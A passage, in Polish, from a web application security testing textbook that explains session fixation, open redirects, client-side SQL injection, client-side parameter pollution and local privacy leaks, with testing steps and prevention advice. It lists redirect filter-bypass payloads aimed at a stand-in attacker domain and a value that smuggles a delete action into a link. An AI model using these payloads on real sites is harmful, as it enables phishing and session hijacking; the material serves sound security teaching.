* Jeśli tokeny sesji są przesyłane w parametrze adresu URL, osoba atakująca może po prostu podać ofierze ten sam adres URL, który przekazała mu aplikacja:

https://wahh-app.com/login.php?SessId=12d1a1f856ef224ab424c2454208

* Kilka serwerów aplikacji akceptuje użycie swoich tokenów sesji w adresach URL, rozdzielonych średnikami. W niektórych aplikacjach jest to zrobione domyślnie, a w innych aplikacja toleruje jawne użycie w ten sposób, nawet jeśli serwery domyślnie nie zachowują się w ten sposób:

http://wahh-app.com/store/product.do;jsessionid=739105723F7AEE6ABC2

13F812C184204.ASTPESD2

* Jeśli aplikacja używa ukrytych pól w formularzach HTML do przesyłania tokenów sesji, atakujący może użyć ataku CSRF, aby wprowadzić swój token do przeglądarki użytkownika.

Luki w zabezpieczeniach związane z utrwalaniem sesji mogą również występować w aplikacjach, które nie zawierają funkcji logowania. Na przykład aplikacja może umożliwiać anonimowym użytkownikom przeglądanie katalogu produktów, umieszczanie pozycji w koszyku, realizację transakcji poprzez podanie danych osobowych i szczegółów płatności, a następnie przeglądanie wszystkich tych informacji na stronie Potwierdzanie zamówienia. W tej sytuacji atakujący może naprawić anonimowy token sesji z przeglądarką ofiary, poczekać, aż ten użytkownik umieści złożyć zamówienie i przesłać poufne informacje, a następnie uzyskać dostęp do strony Potwierdź zamówienie za pomocą tokena w celu przechwycenia danych użytkownika.

Niektóre aplikacje internetowe i serwery internetowe akceptują dowolne tokeny przesłane przez użytkowników, nawet jeśli nie zostały one wcześniej wydane przez sam serwer. Po otrzymaniu nierozpoznanego tokena serwer po prostu tworzy dla niego nową sesję i obsługuje go dokładnie tak, jakby był to nowy token wygenerowany przez serwer. Serwery Microsoft IIS i Allaire ColdFusion były w przeszłości podatne na tę słabość. Gdy aplikacja lub serwer zachowuje się w ten sposób, ataki polegające na utrwalaniu sesji są znacznie ułatwione, ponieważ atakujący nie musi podejmować żadnych działań w celu upewnienia się, że tokeny naprawione w przeglądarkach docelowych użytkowników są aktualne. Atakujący może po prostu wybrać dowolny token i rozpowszechnić go tak szeroko, jak to możliwe (na przykład wysyłając e-mailem adres URL zawierający token do poszczególnych użytkowników, list mailingowych itd.). Następnie osoba atakująca może okresowo sondować chronioną stronę w aplikacji (np. Moje dane), aby wykryć, kiedy ofiara użyła tokena do zalogowania. Nawet jeśli docelowy użytkownik nie podąża za adresem URL przez kilka miesięcy, zdeterminowany atakujący może nadal być w stanie przejąć jej sesję.

Znajdowanie i wykorzystywanie luk w zabezpieczeniach dotyczących utrwalania sesji

Jeśli aplikacja obsługuje uwierzytelnianie, należy przejrzeć sposób, w jaki obsługuje tokeny sesji w odniesieniu do logowania. Aplikacja może być podatna na ataki na dwa sposoby:

* Aplikacja wydaje anonimowy token sesji każdemu nieuwierzytelnionemu użytkownikowi. Gdy użytkownik się loguje, nie jest wydawany nowy token. Zamiast tego jej istniejąca sesja jest uaktualniana do sesji uwierzytelnionej. To zachowanie jest typowe, gdy aplikacja korzysta z domyślnego mechanizmu obsługi sesji serwera aplikacji.

* Aplikacja nie wydaje tokenów anonimowym użytkownikom, a token jest wydawany dopiero po pomyślnym zalogowaniu. Jeśli jednak użytkownik uzyska dostęp do funkcji logowania przy użyciu uwierzytelnionego tokena i zaloguje się przy użyciu innych poświadczeń, nowy token nie zostanie wydany. Zamiast tego użytkownik powiązany z poprzednio uwierzytelnioną sesją jest zmieniany na tożsamość drugiego użytkownika.

W obu przypadkach osoba atakująca może uzyskać prawidłowy token sesji (po prostu żądając strony logowania lub logując się przy użyciu własnych danych uwierzytelniających) i przekazać go

docelowemu użytkownikowi. Gdy ten użytkownik loguje się przy użyciu tokena, osoba atakująca może przejąć sesję użytkownika.

KROKI HACKOWANIA

1. Zdobądź ważny token w dowolny sposób, który umożliwia aplikacja.

2. Przejdź do formularza logowania i wykonaj logowanie za pomocą tego tokena.

3. Jeśli logowanie się powiedzie, a aplikacja nie wystawi nowego tokena, jest podatna na utrwalanie sesji.

Jeśli aplikacja nie obsługuje uwierzytelniania, ale pozwala użytkownikom przesyłać, a następnie przeglądać poufne informacje, należy sprawdzić, czy ten sam token sesji jest używany przed i po początkowym przesłaniu informacji specyficznych dla użytkownika. Jeśli tak, osoba atakująca może uzyskać token i przekazać go docelowemu użytkownikowi. Gdy użytkownik prześle poufne dane, osoba atakująca może użyć tokena, aby wyświetlić informacje o użytkowniku.

KROKI HACKOWANIA

1. Uzyskaj token sesji jako całkowicie anonimowy użytkownik, a następnie przejdź przez proces przesyłania danych wrażliwych, aż do dowolnej strony, na której dane wrażliwe zostaną ponownie wyświetlone.

2. Jeśli ten sam pierwotnie uzyskany token może być teraz użyty do odzyskania wrażliwych danych, aplikacja jest podatna na utrwalanie sesji.

3. Jeśli zostanie zidentyfikowany jakikolwiek rodzaj utrwalania sesji, sprawdź, czy serwer akceptuje dowolne tokeny, których wcześniej nie wystawił. Jeśli tak, luka jest znacznie łatwiejsza do wykorzystania przez dłuższy czas.

Zapobieganie lukom w zabezpieczeniach związanym z utrwalaniem sesji

W dowolnym momencie, gdy użytkownik wchodzący w interakcję z aplikacją przechodzi z bycia anonimowym do bycia identyfikowanym, aplikacja powinna wystawić nowy token sesji. Dotyczy to zarówno udanego logowania, jak i przypadków, w których anonimowy użytkownik najpierw podaje dane osobowe lub inne poufne informacje. Jako środek dogłębnej obrony w celu dalszej ochrony przed atakami polegającymi na utrwalaniu sesji, wiele aplikacji o krytycznym znaczeniu dla bezpieczeństwa stosuje tokeny na stronę w celu uzupełnienia głównego tokena sesji. Ta technika może udaremnić większość rodzajów ataków polegających na przejęciu sesji. Więcej informacji znajduje się w rozdziale 7. Aplikacja nie powinna akceptować dowolnych tokenów sesyjnych, których nie rozpoznaje jako wystawionych przez siebie. Token powinien zostać natychmiast anulowany w przeglądarce, a użytkownik powinien wrócić do strony startowej aplikacji.

Otwarte luki w zabezpieczeniach przekierowań

Luki w zabezpieczeniach otwartego przekierowania pojawiają się, gdy aplikacja pobiera dane wejściowe kontrolowane przez użytkownika i używa ich do wykonania przekierowania, instruując przeglądarkę użytkownika, aby zapobiegała lukom w zabezpieczeniach związanym z utrwalaniem sesji. wystawić nowy token sesji. Dotyczy to zarówno udanego logowania, jak i przypadków, w których anonimowy użytkownik najpierw podaje dane osobowe lub inne poufne informacje. Jako środek dogłębnej obrony w celu dalszej ochrony przed atakami utrwalania sesji, wiele aplikacji o krytycznym znaczeniu dla bezpieczeństwa wykorzystuje tokeny na stronę w celu uzupełnienia głównego tokena sesji. Ta technika może udaremnić większość rodzajów ataków polegających na przejęciu sesji.

Aplikacja nie powinna akceptować dowolnych tokenów sesyjnych, których nie rozpoznaje jako wystawionych przez siebie. Token powinien zostać natychmiast anulowany w przeglądarce, a użytkownik powinien wrócić do strony startowej aplikacji.

Otwarte luki w zabezpieczeniach przekierowań

Luki w zabezpieczeniach otwartego przekierowania pojawiają się, gdy aplikacja pobiera dane wejściowe kontrolowane przez użytkownika i używa ich do wykonania przekierowania, instruując przeglądarkę użytkownika, aby odwiedziła inny adres URL niż żądany. Luki te są zazwyczaj mniej interesujące dla atakującego niż skrypty krzyżowe, które można wykorzystać do wykonania znacznie szerszego zakresu złośliwych działań. Otwarte błędy przekierowań są wykorzystywane przede wszystkim w atakach typu phishing, w których atakujący stara się nakłonić ofiarę do odwiedzenia sfałszowanej strony internetowej i wprowadzenia poufnych informacji. Luka w zabezpieczeniach związana z przekierowaniem może uwiarygodnić działania atakującego wobec potencjalnych ofiar, ponieważ umożliwia mu skonstruowanie adresu URL, który wskazuje na autentyczną witrynę internetową, na którą jest skierowany. Dlatego ten adres URL jest bardziej przekonujący, a każdy, kto go odwiedza, jest po cichu przekierowywany do witryny kontrolowanej przez atakującego. To powiedziawszy, większość rzeczywistych ataków typu phishing wykorzystuje inne techniki w celu uzyskania wiarygodności, które są poza kontrolą docelowej aplikacji. Przykłady obejmują rejestrowanie podobnych nazw domen, używanie oficjalnie brzmiących subdomen i tworzenie prostej niezgodności między tekstem zakotwiczenia a docelowymi adresami URL łączy w wiadomościach e-mail w formacie HTML. Badania wykazały, że większość użytkowników nie może lub nie jest skłonna podejmować decyzji dotyczących bezpieczeństwa na podstawie struktury adresów URL. Z tych powodów wartość typowego błędu otwartego przekierowania dla phisherów jest dość marginalna. W ostatnich latach luki w zabezpieczeniach otwartego przekierowania były wykorzystywane w stosunkowo łagodny sposób do przeprowadzania ataków typu „rickrolling”, w których ofiary są nieświadomie przekierowywane do filmu brytyjskiej legendy muzyki pop Ricka Astleya, jak pokazano na rysunku

Znajdowanie i wykorzystywanie luk w zabezpieczeniach związanych z otwartymi przekierowaniami

Pierwszym krokiem w zlokalizowaniu luk w zabezpieczeniach związanych z otwartymi przekierowaniami jest zidentyfikowanie każdego wystąpienia w aplikacji, w którym następuje przekierowanie. Aplikacja może spowodować przekierowanie przeglądarki użytkownika do innego adresu URL na kilka sposobów:

* Przekierowanie HTTP wykorzystuje wiadomość z kodem stanu 3xx i nagłówkiem lokalizacji określającym miejsce docelowe przekierowania:

HTTP/1.1 302 Object moved

Location: http://mdsec.net/updates/update29.html

* Nagłówka HTTP Refresh można użyć do ponownego załadowania strony z dowolnym adresem URL po ustalonym interwale, który może wynosić 0, aby wywołać natychmiastowe przekierowanie:

HTTP/1.1 200 OK

Refresh: 0; url=http://mdsec.net/updates/update29.html

* Tagu HTML <meta> można użyć do odtworzenia zachowania dowolnego nagłówka HTTP, a zatem można go użyć do przekierowania:

HTTP/1.1 200 OK

Content-Length: 125

<html>

<head>

<meta http-equiv=”refresh” content=

“0;url=http://mdsec.net/updates/update29.html”>

</head>

</html>

* W JavaScript istnieją różne interfejsy API, których można użyć do przekierowania przeglądarki na dowolny adres URL:

HTTP/1.1 200 OK

Content-Length: 120

<html>

<head>

<script>

document.location=”http://mdsec.net/updates/update29.html”;

</script>

</head>

</html>

W każdym z tych przypadków można określić bezwzględny lub względny adres URL.

KROKI HACKOWANIA

1. Zidentyfikuj każdą instancję w aplikacji, w której występuje przekierowanie.

2. Skutecznym sposobem na to jest przeglądanie aplikacji za pomocą przechwytującego serwera proxy i monitorowanie żądań dotyczących rzeczywistych stron (w przeciwieństwie do innych zasobów, takich jak obrazy, arkusze stylów i pliki skryptów).

3. Jeśli pojedyncza akcja nawigacyjna skutkuje więcej niż jednym żądaniem z rzędu, sprawdź, jaki sposób wykonania przekierowania jest używany.

Większość przekierowań nie jest kontrolowana przez użytkownika. Na przykład w typowym mechanizmie logowania przesłanie prawidłowych poświadczeń do pliku /login.jsp może zwrócić przekierowanie HTTP do pliku /myhome.jsp. Cel przekierowania jest zawsze ten sam, więc nie podlega żadnym lukom związanym z przekierowaniem. Jednak w innych przypadkach dane podane przez użytkownika są w jakiś sposób wykorzystywane do ustalenia celu przekierowania. Częstym przypadkiem jest sytuacja, w której aplikacja zmusza użytkowników, których sesje wygasły, do powrotu do strony logowania, a następnie przekierowuje ich do oryginalnego adresu URL po udanym ponownym uwierzytelnieniu. Jeśli napotkasz tego typu zachowanie, aplikacja może być narażona na atak polegający na przekierowaniu i należy dokładniej zbadać, czy takie zachowanie można wykorzystać.

KROKI HACKOWANIA

1. Jeśli dane użytkownika przetwarzane w przekierowaniu zawierają bezwzględny adres URL, zmodyfikuj nazwę domeny w adresie URL i sprawdź, czy aplikacja przekieruje Cię do innej domeny.

2. Jeśli przetwarzane dane użytkownika zawierają względny adres URL, zmień go na bezwzględny adres URL dla innej domeny i sprawdź, czy aplikacja przekierowuje Cię do tej domeny.

3. W obu przypadkach, jeśli zauważysz następujące zachowanie, aplikacja jest z pewnością podatna na atak arbitralnego przekierowania:

GET /updates/8/?redir=http://mdattacker.net/ HTTP/1.1

Host: mdsec.net

HTTP/1.1 302 Object moved

Location: http://mdattacker.net/

UWAGA: Zjawisko pokrewne, które nie jest tożsame z przekierowaniem, występuje, gdy aplikacja określa docelowy adres URL ramki przy użyciu danych kontrolowanych przez użytkownika. Jeśli możesz skonstruować adres URL, który powoduje załadowanie treści z zewnętrznego adresu URL do ramki podrzędnej, możesz przeprowadzić dość ukradkowy atak w stylu przekierowania. Możesz zastąpić tylko część istniejącego interfejsu aplikacji inną treścią i opuścić domenę adresu przeglądarki i pasek niezmieniony.

Często spotyka się sytuacje, w których dane kontrolowane przez użytkownika są wykorzystywane do utworzenia celu przekierowania, ale są filtrowane lub oczyszczane w jakiś sposób przez aplikację, zwykle w celu zablokowania ataków polegających na przekierowaniu. W tej sytuacji aplikacja może być podatna na ataki lub nie, a Twoim następnym zadaniem powinno być zbadanie istniejących zabezpieczeń w celu ustalenia, czy można je obejść w celu wykonania dowolnego przekierowania. Dwa

ogólne typy obrony możesz napotkać próby blokowania bezwzględnych adresów URL i dodawania określonego prefiksu bezwzględnego adresu URL.

Blokowanie bezwzględnych adresów URL

Aplikacja może sprawdzić, czy ciąg podany przez użytkownika zaczyna się od http://, a jeśli tak, zablokować żądanie. W takiej sytuacji następujące sztuczki mogą z powodzeniem spowodować przekierowanie do zewnętrznej strony internetowej (zwróć uwagę na wiodącą spację na początku trzeciego wiersza):

HtTp://mdattacker.net

%00http://mdattacker.net

http://mdattacker.net

//mdattacker.net

%68%74%74%70%3a%2f%2fmdattacker.net

%2568%2574%2574%2570%253a%252f%252fmdattacker.net

https://mdattacker.net

http:\\mdattacker.net

http:///mdattacker.net

Alternatywnie aplikacja może podjąć próbę oczyszczenia bezwzględnych adresów URL, usuwając http:// i wszelkie określone domeny zewnętrzne. W tej sytuacji każdy z poprzednich obejść może się powieść, a ponadto należy przetestować następujące ataki:

http://http://mdattacker.net

http://mdattacker.net/http://mdattacker.net

hthttp://tp://mdattacker.net

Czasami aplikacja może zweryfikować, czy łańcuch podany przez użytkownika zaczyna się od bezwzględnego adresu URL jego własnej nazwy domeny lub zawiera ten adres. W tej sytuacji skuteczne mogą być następujące obejścia:

http://mdsec.net.mdattacker.net

http://mdattacker.net/?http://mdsec.net

http://mdattacker.net/%23http://mdsec.net

Dodanie przedrostka absolutnego

Aplikacja może stanowić cel przekierowania, dodając ciąg kontrolowany przez użytkownika do bezwzględnego prefiksu adresu URL:

GET /updates/72/?redir=/updates/update29.html HTTP/1.1

Host: mdsec.net

HTTP/1.1 302 Obiekt przeniesiony

Lokalizacja: http://mdsec.net/updates/update29.html

W tej sytuacji aplikacja może być podatna na ataki lub nie. Jeśli użyty przedrostek składa się z http:// i nazwy domeny aplikacji, ale nie zawiera znaku ukośnika po nazwie domeny, jest podatny na ataki. Na przykład adres URL:

http://mdsec.net/updates/72/?redir=.mdattacker.net

powoduje przekierowanie do:

http://mdsec.net.mdattacker.net

Ten adres URL znajduje się pod kontrolą atakującego, przy założeniu, że kontroluje on rekordy DNS dla domeny mdattacker.net. Jeśli jednak bezwzględny prefiks adresu URL zawiera końcowy ukośnik lub podkatalog na serwerze, aplikacja prawdopodobnie nie jest narażona na atak przekierowania wymierzony w domenę zewnętrzną. Najlepszym, co atakujący może prawdopodobnie osiągnąć, jest umieszczenie adresu URL w ramce, która przekierowuje użytkownika do innego adresu URL w tej samej aplikacji. Ten atak zwykle nic nie daje, ponieważ jeśli osoba atakująca może nakłonić użytkownika do odwiedzenia jednego adresu URL w aplikacji, prawdopodobnie równie łatwo może przekazać użytkownikowi drugi adres URL bezpośrednio. W przypadkach, gdy przekierowanie jest inicjowane przy użyciu kodu JavaScript po stronie klienta, który wysyła zapytanie o dane z DOM, cały kod odpowiedzialny za wykonanie przekierowania i wszelkie powiązane sprawdzanie poprawności są zwykle widoczne na kliencie. Należy to dokładnie przejrzeć, aby określić, w jaki sposób dane kontrolowane przez użytkownika są uwzględniane w adresie URL, czy przeprowadzana jest jakakolwiek weryfikacja, a jeśli tak, czy istnieją jakieś obejścia weryfikacji. Należy pamiętać, że podobnie jak w przypadku XSS opartego na modelu DOM, przed zwróceniem skryptu do przeglądarki na serwerze może zostać przeprowadzona dodatkowa weryfikacja. Następujące interfejsy API języka JavaScript mogą być używane do wykonywania przekierowań:

* document.location

* document.URL

* document.open()

* window.location.href

* window.navigate()

* window.open()

Zapobieganie lukom w zabezpieczeniach związanych z otwartymi przekierowaniami

Najskuteczniejszym sposobem uniknięcia luk w zabezpieczeniach związanych z otwartymi przekierowaniami jest niewłączanie danych dostarczonych przez użytkownika do celu przekierowania. Deweloperzy są skłonni do korzystania z tej techniki z różnych powodów, ale zwykle dostępne są alternatywy. Na przykład często spotyka się interfejs użytkownika zawierający listę linków, z których każdy wskazuje stronę przekierowania i przekazuje docelowy adres URL jako parametr. W tym przypadku możliwe alternatywne podejścia obejmują:

* Usuń stronę przekierowania z aplikacji i zastąp linki do niej bezpośrednimi linkami do odpowiednich docelowych adresów URL.

* Prowadź listę wszystkich prawidłowych adresów URL do przekierowania. Zamiast przekazywać docelowy adres URL jako parametr do strony przekierowania, przekaż indeks do tej listy. Strona

przekierowania powinna wyszukać indeks na swojej liście i zwrócić przekierowanie do odpowiedniego adresu URL. Jeśli uważa się za nieuniknione, że strona przekierowująca otrzyma dane wejściowe kontrolowane przez użytkownika i włączy je do celu przekierowania, należy zastosować jeden z następujących środków, aby zminimalizować ryzyko ataków przekierowujących:

* Aplikacja powinna używać względnych adresów URL we wszystkich swoich przekierowaniach, a strona przekierowania powinna ściśle sprawdzać, czy otrzymany adres URL jest względnym adresem URL. Powinien sprawdzić, czy adres URL podany przez użytkownika zaczyna się od pojedynczego ukośnika, po którym następuje litera, lub zaczyna się od litery i nie zawiera znaku dwukropka przed pierwszym ukośnikiem. Wszelkie inne dane wejściowe należy odrzucić, a nie oczyścić.

* Aplikacja powinna używać adresów URL odnoszących się do głównego katalogu internetowego dla wszystkich swoich przekierowań, a strona przekierowania powinna poprzedzać adres http://twoja_domena.com przed wszystkimi adresami URL podanymi przez użytkownika przed wykonaniem przekierowania. Jeśli adres URL podany przez użytkownika nie zaczyna się od ukośnika, zamiast tego należy go poprzedzić ciągiem http://nazwatwojdomeny.com/.

* Aplikacja powinna używać bezwzględnych adresów URL we wszystkich przekierowaniach, a strona przekierowania powinna sprawdzać, czy adres URL podany przez użytkownika zaczyna się od http://twoja_domena.com/ przed wysłaniem przekierowania. Wszelkie inne dane wejściowe należy odrzucić.

Podobnie jak w przypadku luk XSS opartych na modelu DOM, zaleca się, aby aplikacje nie wykonywały przekierowań za pośrednictwem skryptów po stronie klienta na podstawie danych DOM, ponieważ dane te znajdują się poza bezpośrednią kontrolą serwera.

SQL Injection po stronie klienta

HTML5 obsługuje bazy danych SQL po stronie klienta, których aplikacje mogą używać do przechowywania danych na kliencie. Dostęp do nich uzyskuje się za pomocą JavaScript, jak w poniższym przykładzie:

```
var db = openDatabase('contactsdb', '1.0', 'WahhMail contacts', 1000000);

db.transaction(function (tx) {

tx.executeSql('CREATE TABLE IF NOT EXISTS contacts (id unique, name,

email)');

tx.executeSql('INSERT INTO contacts (id, name, email) VALUES (1, "Matthew

Adamson", "madam@nucnt.com")');

});
```

Ta funkcja umożliwia aplikacjom przechowywanie często używanych danych po stronie klienta i szybkie pobieranie ich do interfejsu użytkownika w razie potrzeby. Umożliwia także aplikacjom pracę w „trybie offline", w którym wszystkie dane przetwarzane przez aplikację znajdują się na kliencie, a działania użytkownika są przechowywane na kliencie w celu późniejszej synchronizacji z serwerem, gdy dostępne jest połączenie sieciowe. W rozdziale 9 opisano, w jaki sposób iniekcja SQL atakuje bazy danych SQL po stronie serwera może wystąpić, gdy dane kontrolowane przez osobę atakującą zostaną wstawione do zapytania SQL w niebezpieczny sposób. Dokładnie ten sam atak może wystąpić po stronie klienta. Oto kilka scenariuszy, w których może to być możliwe:

* Aplikacje społecznościowe, które przechowują szczegóły kontaktów użytkownika w lokalnej bazie danych, w tym nazwy kontaktów i aktualizacje statusu

* Aplikacje informacyjne przechowujące artykuły i komentarze użytkowników w lokalnej bazie danych do przeglądania w trybie offline

* Aplikacje poczty internetowej, które przechowują wiadomości e-mail w lokalnej bazie danych, a gdy działają w trybie offline, przechowują wiadomości wychodzące do późniejszego wysłania

W takich sytuacjach osoba atakująca może przeprowadzić ataki typu SQL injection po stronie klienta, umieszczając spreparowane dane wejściowe w kontrolowanym przez siebie fragmencie danych, które aplikacja przechowuje lokalnie. Na przykład wysłanie wiadomości e-mail zawierającej atak typu SQL injection w wierszu tematu może narazić na szwank lokalną bazę danych użytkownika odbiorcy, jeśli dane te są osadzone w zapytaniu SQL po stronie klienta. W zależności od tego, jak dokładnie aplikacja korzysta z lokalnej bazy danych, mogą wystąpić poważne ataki. Używając tylko iniekcji SQL, osoba atakująca może pobrać z bazy danych zawartość innych wiadomości otrzymanych przez użytkownika, skopiować te dane do nowej wiadomości e-mail wychodzącej do osoby atakującej i dodać tę wiadomość do tabeli kolejek wiadomości wychodzące. Typy danych, które są często przechowywane w bazach danych po stronie klienta, prawdopodobnie zawierają metaznaki SQL, takie jak pojedynczy cudzysłów. W związku z tym wiele luk w zabezpieczeniach związanych z wstrzykiwaniem SQL prawdopodobnie zostanie zidentyfikowanych podczas normalnych testów użyteczności, więc może istnieć ochrona przed atakami wstrzykiwania SQL. Podobnie jak w przypadku wstrzykiwania po stronie serwera, te mechanizmy obronne mogą zawierać różne obejścia, których można użyć do przeprowadzenia skutecznego ataku.

Zanieczyszczenie parametrów HTTP po stronie klienta

W Części 9 opisano, w jaki sposób w niektórych sytuacjach ataki z zanieczyszczeniem parametrami HTTP mogą być wykorzystywane do ingerowania w logikę aplikacji po stronie serwera. W niektórych sytuacjach ataki te mogą być również możliwe po stronie klienta. Załóżmy, że aplikacja poczty internetowej ładuje skrzynkę odbiorczą przy użyciu następującego adresu URL:

https://wahh-mail.com/show?folder=inbox&order=down&size=20&start=1 W skrzynce odbiorczej obok każdej wiadomości wyświetlanych jest kilka łączy umożliwiających wykonanie działań, takich jak usuwanie, przesyłanie dalej i odpowiadanie. Na przykład link do odpowiedzi na wiadomość numer 12 wygląda następująco:

<a href=”doaction?folder=inbox&order=down&size=20&start=1&message=12&action=

reply&rnd=1935612936174”>reply

Kilka parametrów w tych linkach jest kopiowanych z parametrów w adresie URL skrzynki odbiorczej. Nawet jeśli aplikacja solidnie broni się przed atakami XSS, osoba atakująca nadal może stworzyć adres URL, który wyświetla skrzynkę odbiorczą z różnymi wartościami odbijanymi w tych linkach. Na przykład atakujący może podać taki parametr:

start=1%26action=delete

Zawiera znak & zakodowany w adresie URL, który serwer aplikacji automatycznie zdekoduje. Wartość parametru start przekazywana do aplikacji jest następująca:

1&action=delete

Jeśli aplikacja zaakceptuje tę nieprawidłową wartość i nadal wyświetla skrzynkę odbiorczą, a także powtórzy wartość bez modyfikacji, link do odpowiedzi na wiadomość numer 12 będzie wyglądał następująco:

<a href=”doaction?folder=inbox&order=down&size=20&start=1&action=delete&

message=12&action=reply&rnd=1935612936174”>reply

To łącze zawiera teraz dwa parametry akcji — jeden określający usunięcie i jeden określający odpowiedź. Podobnie jak w przypadku zanieczyszczenia standardowego parametru HTTP, zachowanie aplikacji, gdy użytkownik kliknie link „odpowiedz”, zależy od tego, jak poradzi sobie z powielonym parametrem. W wielu przypadkach używana jest pierwsza wartość, więc użytkownik jest nieświadomie nakłaniany do usunięcia wszystkich wiadomości, na które próbuje odpowiedzieć. W tym przykładzie należy zauważyć, że łącza do wykonywania działań zawierają parametr rnd, który w rzeczywistości jest tokenem anty-CSRF, uniemożliwiającym atakującemu łatwe wywołanie tych działań za pomocą standardowego ataku CSRF. Ponieważ HPP po stronie klienta atak wstrzykuje do istniejących linków zbudowanych przez aplikację, tokeny anty-CSRF są obsługiwane w normalny sposób i nie zapobiegają atakowi. W większości rzeczywistych aplikacji poczty internetowej istnieje prawdopodobnie wiele innych działań, które można wykorzystać, w tym usuwanie wszystkich wiadomości, przekazywanie pojedynczych wiadomości i tworzenie ogólnych reguł przekazywania poczty.

W zależności od tego, jak te działania są realizowane, możliwe może być wstrzyknięcie kilku wymaganych parametrów do linków, a nawet wykorzystanie funkcji przekierowania na stronie, aby skłonić użytkownika do wykonania złożonych działań, które normalnie są chronione przez mechanizmy obronne przed CSRF. Ponadto możliwe może być użycie wielu poziomów kodowania adresów URL w celu wprowadzenia kilku ataków do jednego adresu URL. W ten sposób, na przykład, jedna akcja jest wykonywana, gdy użytkownik próbuje przeczytać wiadomość, a kolejna akcja jest wykonywana, gdy użytkownik próbuje wrócić do skrzynki odbiorczej.

Lokalne ataki na prywatność

Wielu użytkowników uzyskuje dostęp do aplikacji internetowych z udostępnionego środowiska, w którym osoba atakująca może mieć bezpośredni dostęp do tego samego komputera co użytkownik. Powoduje to szereg ataków, na które niezabezpieczone aplikacje mogą narazić swoich użytkowników. Ten rodzaj ataku może wystąpić w kilku obszarach.

UWAGA: Istnieje wiele mechanizmów, dzięki którym aplikacje mogą przechowywać potencjalnie poufne dane na komputerach użytkowników. W wielu przypadkach, aby sprawdzić, czy tak się dzieje, lepiej zacząć od całkowicie czystej przeglądarki, aby dane przechowywane przez testowaną aplikację nie zostały utracone w szumie istniejących przechowywanych danych. Idealnym sposobem na to jest użycie maszyny wirtualnej z czystą instalacją zarówno systemu operacyjnego, jak i dowolnych przeglądarek. Ponadto w niektórych systemach operacyjnych foldery i pliki zawierające lokalnie przechowywane dane mogą być domyślnie ukryte podczas korzystania z wbudowanego systemu plików poszukiwacza. Aby mieć pewność, że wszystkie istotne dane zostaną zidentyfikowane, należy skonfigurować komputer tak, aby pokazywał wszystkie ukryte pliki systemu operacyjnego.

Trwałe pliki cookie

Niektóre aplikacje przechowują poufne dane w trwałym pliku cookie, który większość przeglądarek zapisuje w lokalnym systemie plików.

KROKI HACKOWANIA

1. Przejrzyj wszystkie pliki cookie zidentyfikowane podczas ćwiczeń mapowania aplikacji. Jeśli jakakolwiek instrukcja Set-cookie zawiera atrybut wygasa z datą, która przypada w przyszłości, spowoduje to, że przeglądarka będzie przechowywać ten plik cookie do tej daty. Na przykład:

UID=d475dfc6eccca72d0e wygasa=piątek, 10 sierpnia 18 16:08:29 GMT;

2. Jeśli ustawiony jest trwały plik cookie, który zawiera jakiekolwiek poufne dane, lokalny atakujący może przechwycić te dane. Nawet jeśli trwały plik cookie zawiera zaszyfrowaną wartość, jeśli odgrywa on kluczową rolę, taką jak ponowne uwierzytelnienie użytkownika bez wprowadzania poświadczeń, atakujący, który go przechwyci, może ponownie przesłać go do aplikacji bez faktycznego odszyfrowania jego zawartości

Zawartość internetowa w pamięci podręcznej

Większość przeglądarek przechowuje w pamięci podręcznej treści internetowe, które nie korzystają z protokołu SSL, chyba że witryna wyraźnie zabrania im tego. Buforowane dane są zwykle przechowywane w lokalnym systemie plików.

KROKI HACKOWANIA

1. W przypadku wszystkich stron aplikacji, do których dostęp uzyskuje się za pośrednictwem protokołu HTTP i które zawierają poufne dane, przejrzyj szczegóły odpowiedzi serwera, aby zidentyfikować dyrektywy dotyczące pamięci podręcznej.

2. Następujące dyrektywy uniemożliwiają przeglądarkom buforowanie strony. Pamiętaj, że można je określić w nagłówkach odpowiedzi HTTP lub w metatagach HTML:

Wygasa: 0

Kontrola pamięci podręcznej: brak pamięci podręcznej

Pragma: bez pamięci podręcznej

3. Jeśli te dyrektywy nie zostaną znalezione, dana strona może być narażona na buforowanie przez jedną lub więcej przeglądarek. Należy pamiętać, że dyrektywy dotyczące pamięci podręcznej są przetwarzane dla poszczególnych stron, dlatego należy sprawdzić każdą poufną stronę opartą na protokole HTTP.

4. Aby sprawdzić, czy poufne informacje są przechowywane w pamięci podręcznej, użyj domyślnej instalacji standardowej przeglądarki, takiej jak Internet Explorer lub Firefox. W konfiguracji przeglądarki całkowicie wyczyść jej pamięć podręczną i wszystkie pliki cookie, a następnie wejdź na strony aplikacji, które zawierają wrażliwe dane. Przejrzyj pliki, które pojawiają się w pamięci podręcznej, aby sprawdzić, czy nie zawierają poufnych danych. Jeśli generowana jest duża liczba plików, możesz pobrać określony ciąg ze źródła strony i przeszukać pamięć podręczną w poszukiwaniu tego ciągu. Oto domyślne lokalizacje pamięci podręcznej dla popularnych przeglądarek:

* Internet Explorer — podkatalogi C:\Documents and Settings\nazwa użytkownika\Ustawienia lokalne\Tymczasowe pliki internetowe\Zawartość.IE5

Pamiętaj, że w Eksploratorze Windows, aby wyświetlić ten folder, musisz wprowadzić tę dokładną ścieżkę i wyświetlić ukryte foldery lub przejść do folderu właśnie wymienionego z wiersza poleceń.

* Firefox (w systemie Windows) — C:\Documents and Settings\nazwa_użytkownika\Ustawienia lokalne\Dane aplikacji\Mozilla\Firefox\Profiles\nazwa profilu\Pamięć podręczna

* Firefox (w systemie Linux) — ~/.mozilla/firefox/nazwa profilu/Pamięć podręczna

Historia przeglądania

Większość przeglądarek zapisuje historię przeglądania, która może zawierać wszelkie wrażliwe dane przesyłane w parametrach adresu URL.

KROKI HACKOWEANIA

1. Zidentyfikuj wszelkie przypadki w aplikacji, w których dane wrażliwe są przesyłane za pośrednictwem parametru adresu URL.

2. Jeśli istnieją jakiekolwiek przypadki, sprawdź historię przeglądarki, aby sprawdzić, czy te dane zostały tam zapisane.

Autouzupełnienie

Wiele przeglądarek implementuje konfigurowalną przez użytkownika funkcję autouzupełniania dla tekstowych pól wejściowych, które mogą przechowywać poufne dane, takie jak numery kart kredytowych, nazwy użytkowników i hasła. Internet Explorer przechowuje dane autouzupełniania w rejestrze, a Firefox przechowuje je w systemie plików. Jak już opisano, oprócz tego, że są dostępne dla lokalnych atakujących, dane w pamięci podręcznej autouzupełniania mogą być pobierane za pomocą ataku XSS w pewnych okolicznościach.

KROKI HACKOWEANIA

1. Przejrzyj kod źródłowy HTML wszystkich formularzy zawierających pola tekstowe, w których przechwytywane są dane poufne.

